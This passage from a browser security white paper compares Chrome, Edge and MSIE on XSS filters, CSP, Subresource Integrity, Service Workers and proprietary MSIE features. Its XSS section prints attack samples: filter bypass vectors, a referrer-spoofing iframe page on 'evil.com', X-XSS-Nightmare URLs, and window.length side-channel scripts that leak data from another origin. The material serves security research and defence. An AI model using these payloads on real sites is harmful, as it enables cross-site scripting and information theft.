The XSS Filter relies on a specific logic which makes it convinced that an attack is taking place. It therefore neuters the *equals* character and thereby enables the actual attack, a formerly harmless reflection into the *alt-attribute* of an *image* element. The XSS Filter team has taken a big hit with this discovery and quickly engaged in deploying what they assumed to be a working fix. However, the community was flabbergasted enough to get involved in harvesting data and publishing an academic paper[113] on the matter. Based on that, an implementation of another browser-based XSS filter with a seemingly better design could be triggered - the soon to be discussed WebKit XSS Auditor.

Attacks bypassing & abusing XSS Filters

Let us now move to specifics. MSIE's weakness is the lack of context: one can argue that MSIE has never known which context the matched snippets belong to. Therefore, it remains incapable of making any smart judgments as to whether it is safe to replace certain characters or not. For WebKit (and later Blink), an improved version was implemented into the engine. Christened *XSS Auditor*, it provided more visibility and a capacity to learn about the context where the alleged injection would have happened in. For that reason, it became possible to move away from simply replacing characters. The new strategy was to remove all DOM nodes instead, minimizing the risk of causing mayhem in the HTML tree through maliciously planted, attacker-controlled character replacements. Success of the XSS Auditor did not end there, as it also allowed to send POST messages to a URL specified by the developer in case the tool found an alleged injection.

Additional Header Values for the XSS Auditor Configuration:

```
X-XSS-Protection: 1;report=<url>
// Filter would be on and reports violations
```

Example Request Body

```
{"xss-report":{"request-
url":"http://<url>/?xss=%3Cscript%3Ealert(1)%3C/script%3E","request-
body":""}}
```

---

[113] http://www.adambarth.com/papers/2010/bates-barth-jackson.pdf

This looked too good to be true, and, indeed, flaws in this approach were discovered as well. Using XSS Auditor in attack scenarios meant that attackers could deliberately switch off JavaScript frame busters or deactivate client-side security tools, among other actions. This was done by simply appending the same legitimate script elements to the URL, pretending that an attack is happening, and having the XSS Auditor remove the legitimate elements. Once again, a protection mechanism enabled exploitation of other vulnerabilities. If an attacker found a website with both old and new jQuery being included via script element, the new version could simply be removed by the XSS Auditor. As a result, it allowed the attacker to exploit DOMXSS issue which would otherwise only be possible in the legacy jQuery versions, provided that the stars were aligned right.

So the overall verdict is that each and every browser-based XSS filter was plagued by bypasses from early on[114], supplying ways for an attacker to still be able to inject JavaScript. The filters would fail to notice or even transform the injection, inadvertently contributing to enabling rather than blocking the attack. Some bypasses were trivial and were quickly fixed by browser vendors. Others were more complex and necessitated more time for repairs, which sometimes lasted even several months. In a type of a vicious circle, the changes in the filter rules caused older bypasses to reappear. In the end a lot of work and energy was invested into a best-effort security mitigation that often did more harm than good.

Example Bypass Variations in Blink's XSS Auditor

```
<link rel=import href="https://html5sec.org/test.svg">
// reported, fixed

<link rel="x import" href="https://html5sec.org/test.svg">
// reported, fixed

<link rel="x import" href="/\html5sec.org/test.svg">
// reported, fixed

<link rel=import href="/&sol;html5sec.org/test.svg&quest;
// reported, fixed

<link rel=import href="https:html5sec.org/test.svg&hash;
// reported, fixed
```

---

[114] https://www.slideshare.net/kuza55/examining-the-ie8-xss-filter

The sentiments around filtering can be summed up in one phrase: with these kinds of operations, context is everything. Therefore it is not a surprise that research in this realm continued to flourish and explored previously less common focal points, as a study published by Masato Kinugawa et al. particularly shows. Let us now dive in into the complex world of bypassing and abusing modern XSS Filters. Our aim here is to see how browser vendors reacted to attacks and bypasses reported in the last three years.

It is one kind of an attack if a novel way is found to bypass the detection logic by finding flaws in regular expressions, or by turning assumed harmless elements into being able to execute JavaScript without the filter noticing. However, it is a whole different ballgame to identify design characteristics of the filter and abuse them for bypasses. The latter is what we choose to do next. The WebKit/Blink XSS Auditor can serve as an example for shipping several bypasses by design:

- The XSS Auditor does not block HTML elements importing same-origin resources as long as they do not contain a query or a fragment string. For example, `<link rel=import href=/same-origin.html>` and `<script src=/js/ script.js></script>` are not blocked.
- If the domain that is vulnerable to XSS offers a file upload feature and the uploaded files are hosted on the same-origin as is the website itself, the attacker can bypass the filter by simply using the uploaded file as an imported script: `<script src="/uploads/xss.js"></script>`.
- Even if the domain does not offer any file upload features, a bypass might happen if an attacker finds a useful JavaScript file that is already present on the same-origin. This would be the case with AngularJS, for example.
- Several modern JavaScript libraries/frameworks offer support for template expressions. When the template is expanded, the JavaScript libraries/frameworks usually take advantage of a function like *eval()* or the *Function* constructor[115]. Under this premise, an attacker can call JavaScript by injecting a template expression instead. The attacker can bypass XSS Auditor because - to the XSS Auditor - the template string looks like harmless text.

Made possible by recycling features borrowed from the already present JavaScript libraries, this bypass is actually quite a common finding during penetration tests. The following code snippet shows an example of how abusing the presence of AngularJS

---

[115] https://www.slideshare.net/x00mario/jsmvcomfg-to-s...ascript-mvc-and-templating-frameworks

can come to play. In the featured case, the attacker fetches AngularJS indirectly and causes the actual XSS attacks via template by using HTML imports.

/vulnerable.php?xss=<link+rel= […]
```
[XSS]
<link rel="import" href="/angular-is_used-here.html"><p ng-
app>{{constructor.constructor('alert(1)')()}}</p>
[XSS]
```

/angular-is-used-here.html
```
<!DOCTYPE html>
<html>
<head>
<script
src="//ajax.googleapis.com/ajax/libs/angularjs/1.6.4/angular.min.js"></
script>
[...]
```

Another point to note is whether the attacked website relies on a Content-Type different from *text/html*, which would point to the XSS Auditor most likely being off by default. This is especially useful for websites rendered as *text/xhtml* or even *application/xml* as well as SVGs.

The XSS Filter for MSIE and Edge also offers bypasses by design, but they are not tied to relative URLs like the bypasses in WebKit/Blink's XSS Auditor. Instead, they use a different indicator to determine whether the filter should be turned off or not. Specific behaviors are outlined below.

- In case a request has a same-domain referrer or a dotless domain's referrer (indicating Intranet Zone), MSIE/Edge's XSS filter intentionally does not work. This is because requests like the one described are seen as legitimate, even if the request body contains detectable attack code. For example, if the application allows users to submit arbitrary HTTP URLs that will be reflected on the page, the XSS Filter can be bypassed with ease. Clicking on the link *to* the vulnerable page *on* the vulnerable domain will cause the referrer to be same-origin and the XSS Filter is effectively turned off.
- Historically, the XSS Filter did not detect elements such as *<a>*, *<area>* or *<form>* as malicious, enabling a universal bypass[116]. This has been fixed a couple of years ago.

---

[116] http://www.thespanner.co.uk/2015/01/07/bypassing-the-ie-xss-filter/

- Another almost generic bypass vector was found by Manuel Caballero in 2016[117]. The code below shows how faulty handling of the iframe element can be used to actually spoof the referrer and thereby bypass the filter.
- Generally, every referrer spoofing attack in MSIE and Edge can be seen as a XSS Filter bypass as the filter relies on the referer origin check.

XSS Filter bypass hosted on *https://evil.com/*

```
<iframe
  onload="contentWindow[0].location =
    '//victim.com/xss.php?xss=<script>alert(1)</script>'"
      src="//victim.com/xss.php?xss=<iframe>">
</iframe>
```

Note that more bypasses and bypass techniques have been documented by Masato Kinugawa and are available on Github[118].

Table 24. Chances and outcomes of bypassing XSS Filters

Feature	Chrome	Edge	MSIE
Bypasses are possible by design	Yes	Yes	Yes
Submitted bypasses yield bug bounty	No	Yes	Yes

X-XSS-Nightmare (XXN)

What is worse than just bypassing the Filter is abusing it to attack websites that are otherwise safe. In 2015, Masato Kinugawa focused on researching whether there might be items that are treated as wildcard characters by MSIE/Edge's XSS Filter. The goal was to match multiple characters in the response body with only one character in the injected payload. To illustrate the idea behind this, let's have a look at one regular expression the XSS Filter uses and play with various injections.

---

[117] http://www.cracking.com.ar/bugs/2016-07-14/
[118] https://github.com/masatokinugawa/filterbypass/wiki/Browse...S-Filter-Bypass-Cheat-Sheet

The selected regular expression
`{<a.*?hr{e}f}`

We can create a page that contains the following response body to facilitate observations:

```
0 <ahref>
1 <aAhref>
2 <aAAhref>
3 <aAAAhref>
4 <aAAAAhref>
5 <aAAAAAhref>
6 <aAAAAAAhref>
7 <aAAAAAAAhref>
8 <aAAAAAAAAhref>
9 <aAAAAAAAAAhref>
10<aAAAAAAAAAAhref>
```

We can append the string *?<a%2Bhref* to the page's URL to trigger the XSS Filter. The page markup will then be changed to:

```
0 <ahr#f>
1 <aAhr#f>
2 <aAAhr#f>
3 <aAAAhr#f>
4 <aAAAAhr#f>
5 <aAAAAAhr#f>
6 <aAAAAAAhr#f>
7 <aAAAAAAAhref>
8 <aAAAAAAAAhref>
9 <aAAAAAAAAAhref>
10<aAAAAAAAAAAhref>
```

This means that the plus character (*%2B*) included in the URL is treated as a wildcard character matching exactly zero to six other characters. We can all agree that the worst thing that an XSS filtering tool can do is to provoke XSS problems on the previously unaffected websites. Indeed, this is exactly the paradox we witness here as the XSS Filter elicits the bug it actually set out to prevent.

Let us now assume a different website supplied next.

https://victim.com/?q=[USER_INPUT]

```
<style>
body{background:green}
</style>
</head>
<body>
<input name="q" value="[USER_INPUT]">
```

This page does not have any XSS vulnerabilities. However, if the crafted string is appended to the URL, the XSS Filter breaks the existing HTML structures and arbitrary CSS content is injected. Why does this happen? Well, it is because the closing style tag is unexpectedly rewritten under the XSS Filter rule, wrongfully assuming that this was an attack which should be neutered. Now the *<style>* element is never closed, and [USER_INPUT] will now be interpreted as CSS.

https://victim.com/?q=%0A{}{background:red}&/style++++++=++=*

```
<style>
body{background:green}
</st#le>
</head>
<body>
<input name="q" value="
{}*{background:red}">
```

Yet another example is supplied below to bring an illustration of the impact of this kind of attack a step further. The website snippet is assumed to exist online and, once again, no XSS is present.

https://victim.com/

```
<script type="text/javascript">a=1</script>
<script>
var q="[USER_INPUT]";
</script>
```

For simplicity's sake, we can assume that the content marked as *[USER_INPUT]* is already reflected in the string literal seen and highlighted above. Now all we have to do is destroy the opening script tag by tricking the XSS Filter into believing it is an attack.

That way we change the context of the code inside the script element: it is neither HTML nor JavaScript anymore so our injection works.

https://victim.com/?java%0A%0A%0A%0Ascript%0A%0A:

```
<script type="text/javascript">a=1</script>
<sc#ipt>
var q=":<img src=x onerror=alert(1)>";
</script>
```

The general technique to abuse the XSS FIlter to create XSS where formerly none was present is nowadays known as XXN or *X-XSS-Nightmare.* As noted, it was first presented by Masato Kinugawa in late 2015[119]. After several bug reports, Microsoft has deployed a wide range of fixes and mostly addresses the problem, yet there are still several exploitable cases left out there. The chosen fix is essentially to connect several of the XSS Filter regexes and use the XSS Filter *block mode* instead of the *replacement mode*, even if the page does not explicitly opt into the *block mode* on its own. So, some rules cause the XSS Filter to follow the default or user-defined mode, others are risky and will trigger *block mode*, even if it is not switched on.

Table 25. XXN can introduce XSS

Feature	Chrome	Edge	MSIE
Risky replacement mode	No	Yes	Yes

Attacks abusing the XSS Filter Block Mode

Another idea of abusing the XSS filters, even and especially when content is loaded in *block mode*. It involves the potential to leak sensitive information in case the information echoed inside a script block or any other area of the website that might consist of HTML that would, upon being injected, trigger filtering. An attacker could "inject" specially crafted data via URL and, if the filter gets triggered, assume that certain info is present on the page. Conversely, if the filter is not triggered, the information is known to be absent.

The above sequence makes for a classic side-channel attack. The only precondition to be met is that the affected page loads an iframe somewhere in its HTML markup, which clearly is not unusual. In 2015, Gareth Heyes developed an attack showing that the *block*

---

[119] https://www.slideshare.net/masatokinugawa/xxn-en

mode can indeed be used for information leakage in Chrome's XSS Auditor[120]. He made use of the *window.length* property available across origins and set to *1* if the page rendered in an iframe is present and *0* if the page does not render thanks to the *block mode*. This is illustrated below.

Page hosted on *evil.com*

```
<script>
function go(){
  w = window.open("//victim.com/test.html#\
    <script>id='alice';","_blank");
  setTimeout(function(){
    if(w.length===1){
      alert('Your id is not "alice"');
    }else{
      alert('Your id is "alice"');
    }
  },3000);
}
</script>
<button onclick=go()>go</button>
```

Page hosted on victim.com/test.html

```
<script>id='alice';</script>
<iframe></iframe>
```

For the XSS Filter in Edge/MSIE, a similar attack can also be carried out. However, MSIE deployed mitigations to reduce the impact a while ago. After about ten attempts of bypassing and hence triggering the filter (or simply ten requests in a row that triggered the filter on the same URL over and over again), the XSS Filter defaults to *block mode* and will not permit the *replacement mode* until a browser restart. Still, this does not affect attacks dramatically as long as they work in *block mode* or even explicitly require the *block mode* to be functional. The trick with the iframe and the length of the window property proposed by Gareth Hayes strikes again.

---

[120] http://blog.portswigger.net/2015/08/abusing-chromes-xss-auditor-to-steal.html

Hosted on evil.com

```
<script>
function go(){
  w = window.open("//victim.com/test2.html?<a++++div+alice++href"
     ,"_blank");
  setTimeout(function(){
    if(w.length===1){
      alert('Your id is not "alice"');
    }else{
      alert('Maybe your id is "alice"');
    }
  },3000);
}
</script>
<button onclick=go()>go</button>
```

Hosted on *victim.com/test2.html*

```
<a href="/link">Link</a>
<div>ID:alice</div>
<a href="/link2">Link2</a>
<iframe></iframe>
```

Table 26. XSS Filters can introduce Infoleaks

Feature	Chrome	Edge	MSIE
Infoleaks via *window.length*	Yes	Yes	Yes

Content Security Policy

As promised in the Introduction, we are dedicating a separate section to the issues around Content Security Policy (CSP). CSP, this policy is a feature rooted in discussions happening around 2007[121]-2008[122] and continued later on. Circa 2007, several people involved in web security and browser development started to think about new ways for mitigating XSS attacks effectively. The core idea was to find a defense technique without relying on detecting the "known bad" and blocking it. In other words, this research strand wanted to turn XSS prevention on its head and abandon the ideas guiding XSS filters.

---

[121] http://www.gerv.net/security/content-restrictions/
[122] https://people-mozilla.org/~bsterne/content-security-policy/index.html

For about a decade XSS mitigations had been usually following the concept of building a blacklist. It was then ensured that the blacklist is enforced. Removing or replacing content was hoped to thwart possible attacks. This rarely went well and often yielded publicly discussed or secretly traded bypasses, signified crippling of legitimate content, and, last but not least, brought on the topic of XXN as a transformation of benign code into indirectly attacker-controlled code by abusing the protection mechanisms like XSS Filters to carry out attacks on otherwise safe websites.

CSP essentially aimed to change the game by starting off with a white-list approach. A developer was meant to be able to tell the browser via HTTP header that certain origins for various resources are to be trusted. This logic was expanded in later versions to encompass *<meta>* elements and listed origins for some or even all resources are bestowed with trust to load scripts, objects, images, styles and other data. Under this premise and given that the CSP headers are present, all origins which are not explicitly mentioned would be ignored and not loaded by the browser. The same holds for inline script and the use of *eval* statements. For more information, you can trace the process in Sterne and colleagues work on the first CSP specification draft[123].

In 2012 the CSP 1.0 standard was published as a W3C candidate[124] and received due attention from browser vendors. Chrome was the first to pick up CSP with version 25 in January 2013, while Edge started to implement it significantly later for version 14 in 2016. Conversely, MSIE never started to support CSP, yet it was claimed that some parts of the CSP standard were indeed supported since MSIE11. That support was rather limited to the few parts of CSP that intersected with the HTML5 iframe Sandbox specification[125], which together seeks to limit the capabilities of framed third-party content[126]. To be clear, MSIE11 has no *actual* implementation but rather an accidental CSP support.

A 2.0 version of CSP is now available, while the current 3.0 development version is presently in the works. There have been personnel changes among the key maintainers: two people (one invited ex-Mozilla expert, one person from Google) handled the CSP 1.0 specification, three people (two from Google, one person from Mozilla) maintained the CSP version 2.0, and the current version 3.0 is maintained by only one person, namely Mike West of Google.

---

[123] https://web.archive.org/web/20160602145922/http://peop..g/~bsterne/content-security-policy
[124] https://www.w3.org/TR/2012/CR-CSP-20121115/
[125] https://html.spec.whatwg.org/multipage/iframe-embed-object.html#attr-iframe-sandbox
[126] https://blogs.msdn.microsoft.com/ie/2011/07/14/defense-in-de...sh-ups-with-html5-sandbox/

There are of course some differences between the existing CSP versions. The biggest one seems to pertain to the amount of supported keywords for various kinds of resources, as well as new expressions of *strict-dynamic* and *nonce*. The table below shows which directives are supported in CSP versions 1.0, 2.0 and 3.0., respectively. Items added between major versions are highlighted.

Table 27.Overview of CSP Directives by CSP Version

CSP 1.0	CSP 2.0	CSP 3.0
default-src	**base-uri**	child-src
script-src	**child-src**	connect-src
object-src	connect-src	default-src
style-src	default-src	font-src
img-src	font-src	frame-src
media-src	**form-action**	img-src
frame-src	**frame-ancestors**	**manifest-src**
font-src	frame-src	media-src
connect-src	img-src	object-src
sandbox	media-src	script-src
report-uri	object-src	style-src
	plugin-types	**worker-src**
	report-uri	base-uri
	sandbox	plugin-types
	script-src	sandbox
	style-src	**disown-opener**
		form-action
		frame-ancestors
		navigation-to
		report-uri
		report-to

A direction of the development is clear as CSP 3.0 specifies a far bigger range of directives than CSP 1.0. Especially evident growth concerns the fetch directives which are supposed to define origins for the content to be fetched from. They directly reflect the feature additions in modern browsers between 2012 and 2017 (although the *child-src* directive is already flagged as deprecated again). Note that CSP 3.0 also attempts to solve the *window.opener*[127] problem that relates to Tabnabbing attacks[128] and offers a more fine-

---

[127] https://developer.mozilla.org/en/docs/Web/API/Window/opener
[128] https://en.wikipedia.org/wiki/Tabnabbing

grained way for managing frames and frame ancestors, aiming to eventually supersede XFO.

The following table shows the level of support that MSIE11, Edge 15 and Chrome 59 offer for each of the directives. Note that Microsoft does not yet claim to support CSP 3.0 for Edge while Google Chrome already does.

Table 28. CSP Directive Support

	MSIE 11	Edge 15	Chrome 59
child-src	Not supported	Supported	Supported
connect-src	Not supported	Supported	Supported
default-src	Not supported	Supported	Supported
font-src	Not supported	Supported	Supported
frame-src	Not supported	Supported	Supported
img-src	Not supported	Supported	Supported
manifest-src	Not supported	Not supported	Supported
media-src	Not supported	Supported	Supported
object-src	Not supported	Supported	Supported
script-src	Not supported	Supported	Supported
style-src	Not supported	Supported	Supported
worker-src	Not supported	Supported	Supported
base-uri	Not supported	Supported	Supported
plugin-types	Not supported	Supported	Supported
sandbox	Partial Support	Partial Support	Supported
disown-opener	Not supported	Not supported	Not supported

`form-action`	Not supported	Supported	Supported
`frame-ancestors`	Not supported	Supported	Supported
`navigation-to`	Not supported	Not supported	Not supported
`report-uri`	Not supported	Supported	Supported
`report-to`	Not supported	Not supported	Not supported

A test suite was identified to gain a better overview over the CSP support in modern browsers. The CSP 2.0 Testsuite created by Oftedal et al.[129] uses 232 different test cases and runs them in browsers to evaluate the completeness of their CSP support. This tool shows surprising results. While the tool only tests for CSP 2.0 and not the latest version, a strange pattern seems to emerge when realizing that Chrome passes in 223 of 232 tests while Edge passes in only 171 of 232 tests. We can infer that MSIE11 fails in almost all tests but appears to pass some of them because CSP is ignored; the test does not take that into consideration, hence produces blurry results. Additionally we can stipulate that:

1. Chrome test failures are based on the fact that the browser appears to be too restrictive and does not load resources that it should technically load. This especially applies to handling redirects from one allowed origin to another allowed origin. This is, however, a false alert and Chrome indeed behaves correctly.
2. On the contrary, Edge seems to fail the tests by being too permissive and loading resources it should not load. This mainly transpires when Edge is confronted
   with a redirect from an allowed origin to a forbidden origin. This is also a false alert and Edge in fact behaves correctly regarding redirects from allowed to not permitted origins.

In the end it can be seen that Chrome meanwhile delivers partial support for CSP 3.0, being just three directives shy (*disown-opener*, *navigation-to*, *report-to*). Different findings concern Edge which still only offers full support for CSP 2.0. In addition, Edge includes CSP 3.0's *worker-src* and does so correctly. Support for CSP 3.0 *strict-dynamic* source expressions and the CSP *upgrade-insecure-requests* directives are both under consideration according to the Edge Platform Status website[130]. The latter is

---

[129] http://csptesting.herokuapp.com/
[130] https://developer.microsoft.com/en-us/microsoft-e.../status/?q=CSP%20category%3Asecurity

a differentiating factor as these two directives are not implemented for Edge but already supported by Chrome[131].

Subresource Integrity & the Curse of the CDN

A wide range of websites makes use[132] of the so called Content Delivery Networks (CDN). These are servers and networks created for the purpose of highly available and quickly delivered static content such as JavaScript libraries, images, fonts and similar components. On the one hand, websites lose a lot of control over what code is being executed in the context of their domains. For example, using *code.jquery.com* on *victim.com* gives *code.jquery.com* almost full control over the JavaScript that is being executed on *victim.com*. On the other hand, website maintainers appear to be ready to take that risk and favor the performance benefits and smaller bills for bandwidth. As a consequence of the latter, we observe more usage of CDNs. Judging by the current adoption rate of JavaScript code being delivered via CDN, website maintainers seem to have high confidence in the trustworthiness of the CDN provider[133]. The bottom line is that trust frequently plays second fiddle to the vision of high monetary gains, which basically means that people are willing to rely on the potentially untrustworthy CDNs when it can save them some money. The hype and advertising made users and site operators crave fast performance and, inadvertently, had them forgo security and privacy in the process at times.

Besides trustworthiness, another problem is connected to a possible compromise of a CDN server[134]. If a major server or network gets hacked and taken over, all of the delivered JavaScript files could be under attacker's control. The consequence might be a world-spanning XSS attack with severe consequences for user-privacy and security.

To tackle both the trust and the server-security problem, a W3C recommendation called Subresource Integrity (SRI) was designed and published[135]. This technology allows a developer to include scripts and the like from CDN domains but apply the including HTML element with newly specified attributes. These attributes would contain information about the expected hash value of the CDN resource response.

---

[131] https://www.chromestatus.com/features#CSP
[132] https://trends.builtwith.com/cdn
[133] https://trends.builtwith.com/CDN/Content-Delivery-Network
[134] https://news.ycombinator.com/item?id=14111499
[135] https://www.w3.org/TR/SRI/

```
<script
    src="https://maybe.benign.com/test.js"
    integrity="sha384-gMr1PetmfjMinRgQS1qmKtCKdeY829RGRtCGnlEn
tnX95brRIDBrpaNdzKvKwdcE"
    crossorigin="anonymous">
</script>
```

The script element shown above will fetch the file *test.js* from the *maybe.benign.com* CDN server, then have the browser calculate the SHA-384 hash of its file contents. This hash will then be compared with the content of the integrity attribute. If the hashes match, the file includes exactly what is expected and the browser will execute it. If the hashes do not match, the browser will have to assume that the file was modified either on the server or on the fly during transfer. The resulting assumption would be that the contents and, therefore, the script to execute, cannot be trusted anymore. At the end, the script will not be executed and the browser will issue a console warning.

For the time being, Chrome is the only browser in scope to support SRI. MSIE11 offers no support and is unlikely to do so in the future and Edge has the SRI features listed as "*Under Consideration*" on the status platform website[136].

Table 29. Subresource Integrity Browser Support

Feature	Chrome	Edge	MSIE
Integrity attribute for script and link resources	Supported	Not Supported	Not Supported
require-sri-for	Not Supported	Not Supported	Not Supported

Service Worker

The Service Worker feature is a replacement of the HTML5 Application Cache. It aims to aid websites perform various background tasks in a browser even if the user is offline. Compared to the old Appcache technology, one of the most improved aspects here is security.

Since a Service Worker allows intercepting network traffic from the browser to the website, it restricts registering in an insecure origin, meaning only websites on HTTPS are able

---

[136] https://developer.microsoft.com/en-us/microsoft-edge/platform/status/subresourceintegrity

to work with a Service Worker. This can limit an attacker's chance of having MitM-ability and persistent control over the user.

The Service Worker feature introduces the concept of Scope. Specifically, a Service Worker can only monitor the traffic within its scope, which means the location of the Worker script. The scope is equated with the path. For example, a Worker script located at */foo/bar/sw.js* can only affect requests and responses from */foo/bar* but not */foo*. It is, however, possible that some servers interpret encoded path, which might empower the attacker in bypassing the scope limitation. For example, the server may accept */foo%2fbar%2fsw.js* and the browser will think the scope is at the root path, thus allowing the attacker to intercept traffic of the whole site.

As mentioned before, an attacker able to plant a malicious Service Worker may persistently compromise the traffic of a website. To prevent this, a maximum lifespan is specified so that the Service Worker script's cache is forced to refresh. In addition, several techniques like Clear-Site-Data[137], which furnishes an ability to clean up registered Service Workers, are set to be released in the future.

Service Worker is quite powerful as it can keep running in the background through specific events, and that it creates a potential threat as an evil Service Worker can persistently intercept the network traffic on the affected origin that is vulnerable to XSS. Yet, Chrome does not prompt the user before registering a Service Worker. Arguably, users would not understand the permission request given the lack of context.

Another aspect is that an attacker may be able to create a Flash file response using the Service Worker. This could mean initiating requests on behalf of the website where the Service Worker is registered but a normal XSS otherwise is impossible to achieve. For example, imagine *victim.com* has this *crossdomain.xml* file:

```
<?xml version="1.0" encoding="UTF-8"?>
<cross-domain-policy>
 <allow-access-from domain="example.com" />
</cross-domain-policy>
```

Consequently, if *example.com* is vulnerable to XSS, the attacker can fetch the responses of *victim.com* abusing the Service Worker. Table 30 serves as a summary regarding a degree of security against the potential Service Worker issues across the scoped browsers.

---

[137] https://www.w3.org/TR/clear-site-data/

Table 30. Service Worker Browser Support

Feature	Chrome	Edge	MSIE
Service Worker	Supported	Not Supported	Not Supported
Register a Service Worker whose script's path contains *%2f* or *%5c*	Not Supported	N/A	N/A
Lifespan of a Service Worker script's cache	24 hours	N/A	N/A
Include the *Service-Worker* header when fetching a Service Worker's script	Supported	N/A	N/A
Request for permission for using Service Worker	Not Supported	N/A	N/A
Render Flash file generated from Service Worker	Supported	N/A	N/A

Niche Features & Proprietary Implementations

Not all browsers scoped for this paper share the same set of modern and well-known security features. Similarly, it is clear that they expose slight differences in terms of implementation quality and depth. More specifically, some browsers tend to offer ancient APIs and proprietary tools to make it possible for developers to create safer websites. This chapter sheds light on those and discusses if and when they might come useful. What is more, we attempt to pinpoint the conditions for these items causing harm.

X-Download-Options

The Microsoft Internet Explorer browser, starting with the MSIE8 version, was applied with a new UI element that is also known as the Gold bar. The Gold bar is a rectangular box filling the lower area of the MSIE window. It is supposed to announce when certain security-critical events occur. One example would be the XSS Filter modifying a website in case an attack is suspected. The Gold bar furthermore serves as a *notifier* when a file is being downloaded by the browser and supersedes the grey legacy dialog shipped by older versions of MSIE. Depending on the MSIE version and the family and version of the underlying operating system, the Gold bar displays different buttons. In essence,

CURE53

Fine penetration tests for fine websites

however, it enables users to choose between ignoring the downloaded file, saving it into the "*Downloads*" folder, or opening it directly with the designated tool.

Below are three screenshots from the Gold bar gathered after initiating downloads of an HTML file, an SVG image and an EXE file, respectively. All three file types will yield different buttons for the user to click on. The HTML file can be opened, the SVG file may not, and the EXE can be run.

Figure 3. Different MSIE Gold bar for several file types

The problem with opening an HTML or an SVG file directly from the Gold bar is not to be underestimated. Strangely, there are inconsistencies as some MSIE-Windows combinations allow SVG to be opened and HTML not, while the opposite is true on other setups. Still, in case the opened file contains JavaScript code, the code would be executed on the *file:///* origin. While the local file zone has been restricted in terms of privileges and powers, this still enables dangerous features. An end user might be prompted to verify that the accidentally opened HTML or SVG documents cannot contain any attack code that would exploit shortcomings of the local file zone. It is paramount to know if they can, for instance, read file contents, fingerprint folders, or get access to cookies in the temp folder. In response to this reasonable wish, Microsoft made the *X-Download-Options* header[138] available[139]. By setting this header, web developers can influence the buttons shown by the Gold bar and filter those deemed dangerous.

---

[138] https://www.nwebsec.com/HttpHeaders/SecurityHeaders/XDownloadOptions
[139] https://blogs.msdn.microsoft.com/ieinternals/2009/06/30/internet...r-and-custom-http-headers/

Deactivating the "*Open*" button:

```php
<?php
header('Content-Disposition: attachment; filename=test.html');
header('X-Download-Options: noopen');
?>
<html>hello</html>
```

The header can also be set via `<meta>` element and will then affect all downloads hosted on the website using the `<meta>` tag. Browsers other than MSIE are not known to support this header. Edge simply shows buttons to save the file or cancel the download, whilst Chrome will make use of an internal blacklist of dangerous file extensions[140] and decide whether the file should be downloaded automatically or prompt the user instead.

Security Attribute

The Sandbox for iframes has been around in HTML5 almost since the very beginning. It offers a plethora of possibilities aimed at allowing web developers to control capabilities or content loaded inside it[141]. While those features have been tested to a substantial degree in the past and not many bypasses have been publicly reported, one major concern was always the lack of backwards compatibility. In other words, ways to "shim" or "polyfill" the feature for older browsers were the "great unknown" here. We are talking about a stark discrepancy: either a browser would support the iframe Sandbox and be able to offer protection, or the potentially rogue third-party content loaded inside the sandbox would not be sandboxed at all. In the latter, the browser would simply not support this feature as of yet. For older MSIE browsers, the understanding does not hold and even very early versions of the MSIE supported the proprietary *security* attribute. This item can only be set to one value - the string "*restricted*"[142].

Security "*restricted*" for iframes
```
<iframe security="restricted" src="javascript:alert(1)"></iframe>
```


Appearing way before the actual iframe Sandbox was even specified, this very early implementation of an iframe Sandbox does not give remotely as much configurability as its standardized counterpart. Nevertheless it at least allows even older MSIE versions to handle potentially untrusted third-party content inside a heavily restricted sandbox.

---

[140] https://cs.chromium.org/chromium/src/content/browser/...c?q=exe+com+pif+bat&dr=CSs&l=78
[141] https://www.html5rocks.com/en/tutorials/security/sandboxed-iframes/
[142] https://msdn.microsoft.com/en-us/library/ms534622(v=vs.85).aspx

The consequence of using this attribute would be for all content to run in the Restricted Site Zone[143]. Neither JavaScript nor even plugin code could be executed. Similarly, downloads would be blocked and the browser could only respond with issuing an alert that security settings prohibit the file from being retrieved. Top-level navigation will be disabled as well and any link that navigates to the top frame would be opened in a new tab instead. The newly opened tab cannot be expected to run in the Restricted Site Zone, though it will not give write-access to *opener.top.location* either.

No other browser in the scope of this publication is known to support the security attribute. The sandbox attribute is supported by all tested browsers with almost all relevant flags.

Security Zones

The concept of Security Zones for websites and URLs was introduced by Microsoft in September 1997 with the release of MSIE 4. The idea was simple and striking back then as it basically evolved around the idea that specific URLs and origins deserve more trust than others. From there followed that the "trust-privileged" items deserved different handling, especially in terms of security and privacy. The core vision basically said that there should be a total of five different security zones to reflect real-life situations and needs. Depending on which zone a website would be classified for and loaded in, it would have different possibilities to use scripting, DOM APIs, file access, and communication features across origins. The zones and their privileges were directly correlated to security templates offered by MSIE.

---

[143] https://technet.microsoft.com/en-us/library/cc961173.aspx

Figure 4. Site Zones, security templates and fine-grained settings
